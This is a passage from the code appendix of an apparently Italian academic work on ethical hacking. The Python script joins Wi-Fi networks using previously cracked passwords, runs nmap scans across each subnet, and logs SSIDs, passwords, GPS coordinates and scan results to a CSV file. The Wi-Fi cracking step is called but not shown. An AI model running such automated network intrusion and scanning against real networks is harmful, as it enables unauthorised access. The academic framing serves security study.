                            wifilist [6][i])])
                        a=subprocess.run(["hostname","-I"], capture_output=
                            True)
                        uscita=str(a.stdout)
                        punto ="."
                        li_fr= uscita.split(punto)
                        q=list(li_fr[0])
                        g=q[2:]
                        x=(li_fr[3])
                        spazio =" "
                        y=x.split(spazio)
                        nulla =""
                        elem=nulla.join(g)
                        ip.append(elem)
                        ip.append(li_fr[1])
                        ip.append(li_fr[2])
                        ip.append(y[0])
                        ip=punto.join(ip)
                        ip_completo.append (ip)
                        # Start of scan with normal nmap:
                        ipscan= elem+"."+li_fr[1]+"."+li_fr[2]+".0/24"
                        print ("\nNetwork connection", (wifilist [0][i]), "
                            occurred successfully.\nThe IP number assigned
                            by the Access Point is",ip_completo[i])
                        print ("\nStarting vulnerability scanning using \"
                            Nmap Vulscan\"....\nPlease wait...\n")
                        # vulscan scan...very long in case of many
                            connected users
        #                 vulner=subprocess.run(["sudo", "nmap","-v", "--
            script","vuln",ipscan], capture_output= True)
                        # sscan with normal nmap:
                        vulner=subprocess.run(["sudo", "nmap", "-p", "22",
                            ipscan], capture_output= True)
                        vulnerabilit .append (vulner)

                        # Any connections on network cards are terminated
                        try:
                            subprocess.call(["sudo", "nmcli", "device", "
                                disconnect", "wlan0"])
                        except:
                            print("The Wlan0 network card was not used in
                                the process, so it does not need to be
                                deactivated")

                        time.sleep (5)

                    else:
                        subprocess.call (["sudo","nmcli",  "device", "wifi"
                            , "connect",(wifilist [0][i])])
                        a=subprocess.run(["hostname","-I"], capture_output=
                            True)
```

```
                        uscita=str(a.stdout)
                        punto ="."
                        li_fr= uscita.split(punto)
                        q=list(li_fr[0])
                        g=q[2:]
                        x=(li_fr[3])
                        spazio =" "
                        y=x.split(spazio)
                        nulla =""
                        elem=nulla.join(g)
                        ip.append(elem)
                        ip.append(li_fr[1])
                        ip.append(li_fr[2])
                        ip.append(y[0])
                        ip=punto.join(ip)
                        ip_completo.append (ip)
                        # Start of scan with normal nmap:
                        ipscan= elem+"."+li_fr[1]+"."+li_fr[2]+".0/24"
                        print ("\nNetwork connection", (wifilist [0][i]), "
                            occurred successfully.\nThe IP number assigned
                            by the Access Point is",ip_completo[i])
                        print ("\nStarting vulnerability scanning using \"
                            Nmap Vulscan\"....\nPlease wait...\n")
                        # vulscan scan...very long in case of many
                            connected users
        #               vulner=subprocess.run(["sudo", "nmap","-v", "--
            script","vuln",ipscan], capture_output= True)
                        # Scan with normal nmap:
                        vulner=subprocess.run(["sudo", "nmap", "-p", "22",
                            ipscan], capture_output= True)
                        vulnerabilit .append (vulner)

                        # Any connections on network cards are terminated
                        try:
                            subprocess.call(["sudo", "nmcli", "device", "
                                disconnect", "wlan0"])
                        except:
                            print("The Wlan0 network card was not used in
                                the process, so it does not need to be
                                deactivated")
                        time.sleep (5)
                else:
#                       print("Network",(wifilist [0][i-1])" has the same
    parameters as the previous one already scanned.\n")
                    pos=len(ip_completo)-1
                    ip_completo.append (ip_completo[pos])
                    vulnerabilit .append (vulnerabilit [pos])


        except Exception as e:
            print(f"The Wi-Fi connection has been lost....\nError: {str(e)}
                ")
            ip_completo.append (None)
            vulnerabilit .append (None)


    wifilist.append (ip_completo)
    wifilist.append (vulnerabilit )

    return (wifilist)


# Define a function to export the revenue data to an appropriate csv file
```

```
466 def export_csv(coordinate, listawifi):
467     url = (coordinate[2])
468     latidutine = (coordinate[0])
469     longitudine = (coordinate[1])
470 
471     conteggio_wifi = len(listawifi[0])
472 
473     date = time.strftime("%d/%m/%Y")
474     datetime = time.strftime("%H:%M:%S")
475 
476     ssid = listawifi[0]
477     quality = listawifi[1]
478     encryption_type = listawifi[2]
479     channel = listawifi[3]
480     address = listawifi[4]
481     mode = listawifi[5]
482     password = listawifi[6]
483     ip = listawifi[7]
484     vuln = listawifi[8]
485 
486     if os.path.isfile("wifi.csv") == False:
487         print("There is no \'wifi.cvs\' file to export the data to.")
488         print("I'll try to generate it.\n" + c_testo.g + "Please wait..." +
                c_testo.reset)
489         with open('wifi.csv', 'w', newline='') as CSV file:
490             fieldnames = ["Date", "Time", 'Latitude', 'Longitude', 'SSID',
                    'Quality', "Encryption", "Channel",
491                           "Address", "Mode", "Password", "Ip", "
                              Vulnerability", "URL"]
492             writer = csv.DictWriter(CSV file, fieldnames=fieldnames)
493             writer.writeheader()
494             i = 0
495             while i < conteggio_wifi:
496                 writer.writerow(
497                     {"Date": date, "Time": datetime, 'Latitude': latidutine
                            , 'Longitude': longitudine, 'SSID': ssid[i],
498                      'Quality': quality[i],
499                      "Encryption": encryption_type[i], "Channel": channel[i
                            ],
500                      "Address": address[i], "Mode": mode[i], "Password":
                            password[i],
501                      "Ip": ip[i], "Vulnerability": vuln[i], "URL": url})
502                 i = i + 1
503         print(c_testo.v + "Data export to \'wifi.cvs\' file was successful"
                )
504 
505 
506     else:
507         print(
508             "There is already a \'wifi.cvs\' file to which to export the
                    data.\nI will append the data." + c_testo.g + "\nPlease
                    wait..." + c_testo.reset)
509         with open('wifi.csv', 'a', newline='') as CSV file:
510             fieldnames = ["Date", "Time", 'Latitude', 'Longitude', 'SSID',
                    'Quality', "Encryption", "Channel",
511                           "Address", "Mode", "Password", "Ip", "
                              Vulnerability", "URL"]
512             writer = csv.DictWriter(CSV file, fieldnames=fieldnames)
513             i = 0
514             while i < conteggio_wifi:
515                 writer.writerow(
516                     {"Date": date, "Time": datetime, 'Latitude': latidutine
                            , 'Longitude': longitudine, 'SSID': ssid[i],
```

```
                    'Quality': quality[i],
                    "Encryption": encryption_type[i], "Channel": channel[i
                        ],
                    "Address": address[i], "Mode": mode[i], "Password":
                        password[i],
                    "Ip": ip[i], "Vulnerability": vuln[i], "URL": url})
                i = i + 1
        print(c_testo.v + "Data export to \'wifi.cvs\' file was successful"
             + c_testo.reset)
    return (listawifi)


def main():
    #     Start logo
    logo()

    #     Starting gps coordinate search
    coordinate = avvio_gps()

    #     Start wifi scan via less powerful wlan0 (raspberry's network card
        ) to avoid taking other networks except our
    listawifi = scan_wifi()

    #     Hack of wifi via wlan1 (monitor network cards)
    listawifi = hack_wifi(listawifi)

    #     Vulnerabilities scan
    listawifi = wifiIP(listawifi)

    #     Data export
    listawifi = export_csv(coordinate, listawifi)
    print(listawifi)
    return 0


if __name__ == "__main__":
    main()
```

References

[1] LoRa Alliance. *What is LoRaWAN® Specification*. Oct. 2024. URL: https://lora-alliance.org/.

[2] M. Bacon. Sept. 2024. URL: https://searchsecurity.techtarget.com/definition/white-hat.

[3] Brocardi. *Accesso abusivo ad un sistema informatico o telematico*. Oct. 2024. URL: https://www.brocardi.it/codice-penale/libro-secondo/titolo-%20xii/capo-iii/sezione-iv/art615ter.html.

[4] Buonafede. *Relazione di accompagnamento al Disegno di legge n. 1189, presentato alla Camera il 24 settembre 2018 dal Ministro della Giustizia Bonafede*. Roma: Camera dei Deputati. 2019. URL: https://www.camera.it.

[5] EC-Council. Sept. 2024. URL: https://www.eccouncil.org/programs/computer-hacking-forensic-investigator-chfi/.

[6] The Institute of Electrical and Electronics Engineers. *Wireless Specialty Networks*. Sept. 2024. URL: https://www.ieee802.org/15/pub/TG4.html.

[7] Pacheco F. Jara H. *Ethical Hacking 2.0*. Creative Andina Corp, 2012.

[8] Kali. *OffSec Services Limited*. Sept. 2024. URL: https://www.kali.org/.

[9] AO Kaspersky Lab. Sept. 2024. URL: https://www.kaspersky.it/resource-center/threats/trojans.

[10] T. Roeder. *Symmetric-Key Cryptography*. Oct. 2024. URL: http://www.cs.cornell.edu/courses/cs5430/2010sp/TL03.symmetric.html.

[11] Ramon Sanchez-Iborra and Maria-Dolores Cano. 'State of the art in LP-WAN solutions for industrial IoT services'. In: *Sensors* 16 (May 2016), p. 708. DOI: 10.3390/s16050708.

[12] Semtech. *LORA DNA of IoT*. Sept. 2024. URL: https://www.semtech.com/lora.

[13] G. J. Simmons. *Public-key cryptography*. Oct. 2024. URL: https://www.britannica.com/topic/public-key-cryptography.

[14] Xing Yang et al. 'A Survey on Smart Agriculture: Development Modes, Technologies, and Security and Privacy Challenges'. In: *IEEE/CAA Journal of Automatica Sinica* 8 (Nov. 2020), pp. 273–302. DOI: 10.1109/JAS.2020.1003536.

[15] Cheng Zhan, Yong Zeng and Rui Zhang. 'Energy-Efficient Data Collection in UAV Enabled Wireless Sensor Network'. In: *IEEE Wireless Communications Letters* PP (Aug. 2017). DOI: 10.1109/LWC.2017.2776922.

List of Figures